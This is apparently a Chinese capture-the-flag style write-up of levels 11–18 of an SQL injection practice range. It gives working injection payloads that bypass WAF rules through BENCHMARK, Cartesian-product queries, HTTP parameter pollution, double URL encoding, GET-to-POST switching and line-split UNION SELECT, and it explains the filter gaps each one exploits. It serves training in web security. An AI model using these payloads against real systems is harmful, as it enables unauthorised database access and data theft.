
第 11 关
从 XPATH syntax error 中获取目标字符串。
第 12 关:SLEEP 被限制后,看看 BENCHMARK
这一关的提示指向 sleep,说明常见的延时函数已经不能使用。
原来的联合查询结构可以保留,只在条件中加入 BENCHMARK():
text' union select 1,2,3,secret from secrets where level=12 and benchmark(1,md5(1))=0 #BENCHMARK(count,expr) 会重复执行指定表达式。这里的次数设置为 1,执行一次 MD5(1),函数返回值为 0,因此后面的判断成立。
这里需要区分一下:这个 Payload 主要是利用 BENCHMARK() 的返回值构造条件,并不是通过大量循环制造明显的时间延迟。
如果把执行次数调得很大,确实可能产生延迟,但那就变成了另一种利用方式,也更容易对数据库性能造成影响。

第 12 关
使用 BENCHMARK 执行一次表达式。
第 13 关:利用笛卡尔积增加查询工作量
第十三关继续限制了 SLEEP 和 BENCHMARK。
既然不能再依赖这两个函数,就可以考虑让查询本身产生更多计算量。
text' union select 1,2,3,secret from secrets where level=13 and (select count(*) from information_schema.columns a,information_schema.columns b)>0 #这里同时查询了两份 information_schema.columns,并分别起别名为 a 和 b。
两个数据集进行组合时,会形成笛卡尔积。简单来说,第一份数据中的每一行都会与第二份数据中的每一行组合,最终产生的记录数量会明显增加。
子查询使用 COUNT(*) 统计组合后的行数,只要数据库中存在相关列元数据,结果就会大于 0,外层条件便可以成立。

第 13 关
通过两份 columns 数据进行笛卡尔积查询。
这种方法依赖 information_schema 可以正常访问,而且实际执行时间会受到数据库元数据数量、资源限制和查询优化等因素影响,并不是一个稳定的延时方案。
第 14 关:information_schema 不能用了
第十四关出现:
textrule/information-schema上一关使用的元数据表已经被限制。
不过,我们的目标一直都是读取 secrets 表中的数据,并不一定需要通过系统元数据表完成。
直接回到最初的联合查询即可:
text' union select 1,2,3,secret from secrets where level=14 #
第 14 关
去掉元数据表查询,直接读取目标表。
有时候绕过不一定要把语句写得越来越复杂。前面为了处理某个限制增加的内容,在不再需要时也可以直接删掉。
第 15 关:HTTP 参数污染 HPP
第十五关的思路和前面已经不太一样了。
这次不需要修改 SQL 语句本身,而是从 HTTP 请求参数入手。
请求中传入两个同名的 q 参数:
text?q=normal&q=' union select 1,2,3,secret from secrets where level=15 #靶场中的 WAF 只读取第一个 q,所以它看到的内容是:
textnormal而 PHP 解析参数时取最后一个值,最终应用拿到的却是第二个参数:
text' union select 1,2,3,secret from secrets where level=15 #这样一来,WAF 检查的内容和应用实际使用的内容就不一致了。

第 15 关
同一个请求中出现两个 q 参数。
这类问题通常称为 HTTP Parameter Pollution,也就是 HTTP 参数污染。它不属于传统意义上的 SQL 语法绕过,而是利用不同组件对重复参数的解析差异。
需要说明的是,不同语言、框架和请求解析方式对重复参数的处理可能不同,不能直接把这个靶场中的行为套用到所有 PHP 环境。
第 16 关:双重 URL 编码
这一关主要考察 WAF 和后端对 URL 编码的处理次数是否一致。
Payload 使用双重 URL 编码:
text%2527%2520union%2520select%25201%252C2%252C3%252Csecret%2520from%2520secrets%2520where%2520level%253D16%2520%2523为什么是 %2527,而不是普通的 %27?
因为 %25 对应百分号 %。经过第一次 URL 解码后:
text%2527会变成:
text%27这时还没有真正还原成单引号。继续经过第二次解码,才会变成:
text'在这个靶场中,WAF 只进行了一次解码,而应用又进行了第二次解码。因此两者看到的参数内容不同,最终进入 SQL 的内容才恢复成原始注入语句。

第 16 关
双重编码让 WAF 和应用看到不同的参数内容。
这类问题的重点是解码链路。具体环境是否存在二次解码,需要结合实际请求处理过程确认,不能认为所有网站都会自动解码两次。
第 17 关:换一个 HTTP 请求方法
第十七关没有继续增加 SQL 语法限制,而是把检查范围限制在 GET 请求参数上。
既然 GET 参数会被检查,就可以测试 POST 请求:
textq=' union select 1,2,3,secret from secrets where level=17 #将这段内容放进 POST 请求的 body 中提交。
在当前靶场里,WAF 只扫描 GET 参数,而 PHP 仍然能够从 POST 参数中读取 q。后端使用的 SQL 模板没有变化,因此注入语句仍然可以进入数据库。

第 17 关
把原来的 q 参数放进 POST body。
这关实际上是在检查 WAF 的输入覆盖范围。一个只检查 GET 参数的检测层,并不能代表所有用户输入都已经受到保护。
如果后端还接受 POST 表单、JSON、路径参数等输入,就需要确认这些入口是否都经过了相同的安全检查。
第 18 关:把 UNION 和 SELECT 拆到两行
最后一关把前面几种思路结合了起来。
这次使用的 Payload:
text' union
select 1,2,3,secret from secrets where level=18 or '1'='1和之前不同,union 和 select 不再写在同一行。
靶场的规则按行检查 union...select,要求两个关键字出现在同一行。现在第一行只有 union,第二行才出现 select,因此单行匹配规则无法直接匹配到完整组合。
另外,这里也没有使用 # 或 --。尾部仍然通过:
sql'1'='1处理应用自动拼接的 %,避免注释符被限制后出现 SQL 语法问题。

第 18 关
将 union 和 select 放在不同的行中。
最终执行的仍然是联合查询,只不过关键字的排列方式避开了当前靶场的单行检测规则。
全部 18 关通关
每一关的提交方式基本一致:通过查询结果或报错信息拿到当前 level 对应的 secret,再填入页面的提交框进行校验。
第 11 关使用的是报错回显,secret 出现在 XPATH syntax error 中;其他关卡主要通过联合查询读取数据,通常可以从第四列中找到目标内容。

flag
完成 18 关后解锁的动态 flag。
这 18 关涉及的内容比较杂,从最基础的大小写、注释、函数替换,到后面的参数污染、双重解码和请求方法绕过,实际上是在练习一个问题:WAF 检查的内容,和数据库最终执行的内容,是不是同一份东西。
做这类靶场时,不建议只记住每关的 Payload。更重要的是看清楚每一次拦截发生在哪个环节,过滤器到底是删除字符串、匹配关键字,还是只检查某一种请求参数。理解了这些处理差异,遇到新的过滤规则时才知道应该从哪里排查。
原创声明:本文系作者授权腾讯云开发者社区发表,未经许可,不得转载。
如有侵权,请联系 cloudcommunity@tencent.com 删除。
目录
腾讯云开发者

Copyright © 2013 - 2026 Tencent Cloud. All Rights Reserved. 腾讯云 版权所有
深圳市腾讯计算机系统有限公司 ICP备案/许可证号:粤B2-20090059  粤公网安备44030502008569号
腾讯云计算(北京)有限责任公司 京ICP证150476号 | 京ICP备11018762号